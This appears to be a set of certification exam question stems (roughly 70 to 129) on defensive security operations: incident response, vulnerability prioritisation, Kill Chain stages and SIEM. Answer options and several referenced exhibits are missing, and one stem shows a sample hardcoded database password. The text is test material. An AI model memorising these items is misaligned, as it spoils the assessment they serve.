The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Which of the following vulnerabilities should be prioritized for remediation?

Question70: A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

Question71: A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

Question72: A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

Question73: A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

Which of the following scripting languages was used in the script?

Question74: A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

Question75: An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

Question76: Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

Question77: An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

Question78: A security analyst would like to integrate two different SaaS-based security tools so that one tool can notify the other in the event a threat is detected. Which of the following should the analyst utilize to best accomplish this goal?

Question79: A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

Question80: A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8.
Which of the following best practices should the company follow with this proxy?

Question81: Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

Question82: Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

Question83: A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

Question84: A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

Question85: The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

Question86: A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

Question87: An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

Question88: Which of the following describes the best reason for conducting a root cause analysis?

Question89: A security analyst scans a host and generates the following output:

Which of the following best describes the output?

Question90: An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

Question91: A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

Question92: Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

Question93: Which of the following is the first step that should be performed when establishing a disaster recovery plan?

Question94: A small company does no! have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

Question95: An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

Question96: A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?

Question97: A network analyst notices a long spike in traffic on port 1433 between two IP addresses on opposite sides of a WAN connection. Which of the following is the most likely cause?

Question98: A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

Question99: The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?


Question100: A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

Which of the following did the consultant do?

Question101: A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

Question102: A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

Question103: An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

Question104: A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly.
The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

Question105: Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

Question106: A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

Question107: An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window.
However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

Question108: Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

Question109: Which of the following would eliminate the need for different passwords for a variety or internal application?

Question110: Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

Question111: The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

Question112: A Chief Information Security Officer wants to implement security by design, starting ...... vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

Question113: While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

Question114: A company has the following security requirements:
. No public IPs
All data secured at rest
. No insecure ports/protocols

After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

Question115: A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:
getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;
Which of the following is the most likely vulnerability in this system?

Question116: The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

Question117: An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

Question118: Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

Question119: A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

Question120: While reviewing web server logs, a security analyst discovers the following suspicious line:

Which of the following is being attempted?

Question121: Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?


Question122: An analyst needs to provide recommendations based on a recent vulnerability scan:

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

Question123: An organization has tracked several incidents that are listed in the following table:
Which of the following is the organization's MTTD?

Question124: During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application.
Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

Question125: A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

Question126: Which of the following makes STIX and OpenloC information readable by both humans and machines?

Question127: An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

Question128: Which of the following should be updated after a lessons-learned review?

Question129: A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?